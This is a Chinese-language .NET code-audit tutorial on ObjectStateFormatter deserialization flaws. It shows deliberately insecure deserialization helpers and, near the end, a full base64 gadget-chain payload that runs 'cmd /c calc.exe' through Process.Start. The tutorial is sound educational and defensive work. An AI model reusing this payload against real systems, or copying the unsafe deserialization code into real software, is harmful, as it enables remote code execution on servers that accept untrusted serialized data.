.NET 高级代码审计（第十课） ObjectStateFormatter 反序列化漏洞

Ivan1ee@360 天眼云影实验室

2019 年 03 月 01 日

0x00 前言

ObjectStateFormatter 一般用于序列化和反序列化状态对象图，如常用的 ViewState 就是通过这个类做序列化的，位于命名空间 System.Web.UI，优点在于对基础类型存储在 pair、Hashtable 等数据结构里的时候序列化速度很快。但是使用反序列化不受信任的二进制文件会导致反序列化漏洞从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。

0x01 ObjectStateFormatter 序列化


下面通过使用 ObjectStateFormatter 类序列化一个实例来说明问题，首先定义 TestClass 对象

```
[Serializable]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    public string Classname { get => classname; set => classname = value; }
    public string Name { get => name; set => name = value; }
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }
    public static void ClassMethod( string value)
    {
        Process.Start(value);
    }
}
```

定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Age = 18;
testClass.Name = "Ivan1ee";
testClass.Classname = "360";
FileStream stream = new FileStream(@"d:\ObjectState.dat", FileMode.Create);
ObjectStateFormatter bFormat = new ObjectStateFormatter();
bFormat.Serialize(stream, testClass);
stream.Close();
```

同 BinaryFormatter 一样，常规下使用 Serialize 得到序列化后的二进制文件内容



0x02 ObjectStateFormatter 反序列化

2.1、反序列化用法

反序列过程是将二进制数据转换为对象，通过创建一个新对象的方式调用 Deserialize 方法实现的 ，查看 ObjectStateFormatter 格式化器定义一样实现了 IFormatter 接口

```
using ...

namespace System.Web.UI
{
    public sealed class ObjectStateFormatter : IStateFormatter2, IStateFormatter, IFormatter
    {
        public ObjectStateFormatter();

        public object Deserialize(Stream inputStream);
        public object Deserialize(string inputString);
        public string Serialize(object stateGraph);
        public void Serialize(Stream outputStream, object stateGraph);
    }
}
```


笔者通过创建新对象的方式调用 Deserialize 方法实现的具体实现代码可参考以下

```
FileStream stream2 = new FileStream(@"d:\ObjectState.dat", FileMode.Open);
ObjectStateFormatter bFormat2 = new ObjectStateFormatter();
var person = bFormat2.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```

反序列化后得到 TestClass 类的成员 Name 的值。

2.2、攻击向量—ActivitySurrogateSelector


由于上一篇中已经介绍了漏洞的原理，所以本篇就不再冗余的叙述，没有看的朋友请参考《.NET 高级代码审计（第八课） SoapFormatter 反序列化漏洞》，不同之处是用了 ObjectStateFormatter 类序列化数据，同样也是通过重写 ISerializationSurrogate 调用自定义代码，笔者这里依旧用计算器做演示，生成的二进制文件打开后如下图



按照惯例用 ObjectStateFormatter 类的 Deserialize 方法反序列化

```
FileStream stream2 = new FileStream(@"d:\ObjectState.dat", FileMode.Open);
ObjectStateFormatter bFormat2 = new ObjectStateFormatter();
var person = bFormat2.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```

最后反序列化成功后弹出计算器，但同样也抛出了异常，这在 WEB 服务情况下会返回 500 错误。



2.3、攻击向量—PSObject

由于笔者的 windows 主机打过了 CVE-2017-8565（Windows PowerShell 远程代码执行漏洞）的补丁，利用不成功，所以在这里不做深入探讨，有兴趣的朋友可以自行研究。有关于补丁的详细信息参考：

https://support.microsoft.com/zh-cn/help/4025872/windows-powershell-remote-code-execution-vulnerability

0x03 代码审计视角

3.1、Deserialize

从代码审计的角度找到漏洞的 EntryPoint，Deserialize 有两个重载分别可反序列化 Stream 和字符串数据，其中字符串可以是原始的 Raw 也可以是文档中说的 Base64 字符串，两者在实际的反序列化都可以成功。

下面是不安全的代码：

```
public class ObjectStateHelper
{
    public static object DeserializeData(string path)
    {
        FileStream fs = File.Open(path, FileMode.Open);
        ObjectStateFormatter binaryFormatter = new ObjectStateFormatter();
        var objects = binaryFormatter.Deserialize(fs) ;
        fs.Close();
        return objects;
    }
}
```

攻击者只需要控制传入字符串参数 path 便可轻松实现反序列化漏洞攻击。


也可以使用下面的这段不安全代码触发漏洞：

```
public static object DeserializeString(string path)
{
    ObjectStateFormatter binaryFormatter = new ObjectStateFormatter();
    var objects = binaryFormatter.Deserialize(path);
    return objects;
}
```


请求 Base64 的 Poc 可成功触发弹出计算器

/wEyxBEAAQAAAP////8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQgCAAAAAgAAAAkDAAAAAgAAAAkEAAAABAMAAACNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQEAAAALX2NvbXBhcmlzb24DIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIJBQAAABEEAAAAAgAAAAYGAAAACy9jIGNhbGMuZXhlBgcAAAADY21kBAUAAAAiU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgMAAAAIRGVsZWdhdGUHbWV0aG9kMAdtZXRob2QxAwMDMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeS9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlci9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkIAAAACQkAAAAJCgAAAAQIAAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFzc2VtYmx5DnRhcmdldFR5cGVOYW1lCm1ldGhvZE5hbWUNZGVsZWdhdGVFbnRyeQEBAgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5BgsAAACwAlN5c3RlbS5GdW5jYDNbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5TdHJpbmcsIG1zY2

9ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGl
jS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5EaWFnbm9zdGljcy
5Qcm9jZXNzLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV
0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0GDAAAAEtt
c2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1Ym
xpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkKBg0AAABJU3lzdGVtLCBWZXJz
aW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49
Yjc3YTVjNTYxOTM0ZTA4OQYOAAAAGlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZX
NzBg8AAAAFU3RhcnQJEAAAAAQJAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lb
WJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5T
mFtZQlDbGFzc05hbWUJU2lnbmF0dXJlClNpZ25hdHVyZTIKTWVtYmVyVHlwZRB
HZW5lcmljQXJndW1lbnRzAQEBAQEAAwgNU3lzdGVtLlR5cGVbXQkPAAAACQ0A
AAAJDgAAAAYUAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KF
N5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpBhUAAAA%2BU3lzdGVtLkRpYW
dub3N0aWNzLlByb2Nlc3MgU3RhcnQoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0c
mluZykIAAAACgEKAAAACQAAAAYWAAAAB0NvbXBhcmUJDAAAAAYYAAAADV
N5c3RlbS5TdHJpbmcGGQAAACtJbnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsI
FN5c3RlbS5TdHJpbmcpBhoAAAAyU3lzdGVtLkludDMyIENvbXBhcmUoU3lzdGVt
LlN0cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEQAAAACAAAAAYbAAAAcVN5c3
RlbS5Db21wYXJpc29uYDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJza
W9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Y
jc3YTVjNTYxOTM0ZTA4OV1dCQwAAAAKCQwAAAAJGAAAAAkWAAAACgs=



最后附上动图效果图



0x04 总结

实际开发中 ObjectStateFormatter 通常用在处理 ViewState 状态视图，虽说用的频率并不高，但一旦未注意到数据反序列化安全处理，就会产生反序列化漏洞。最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。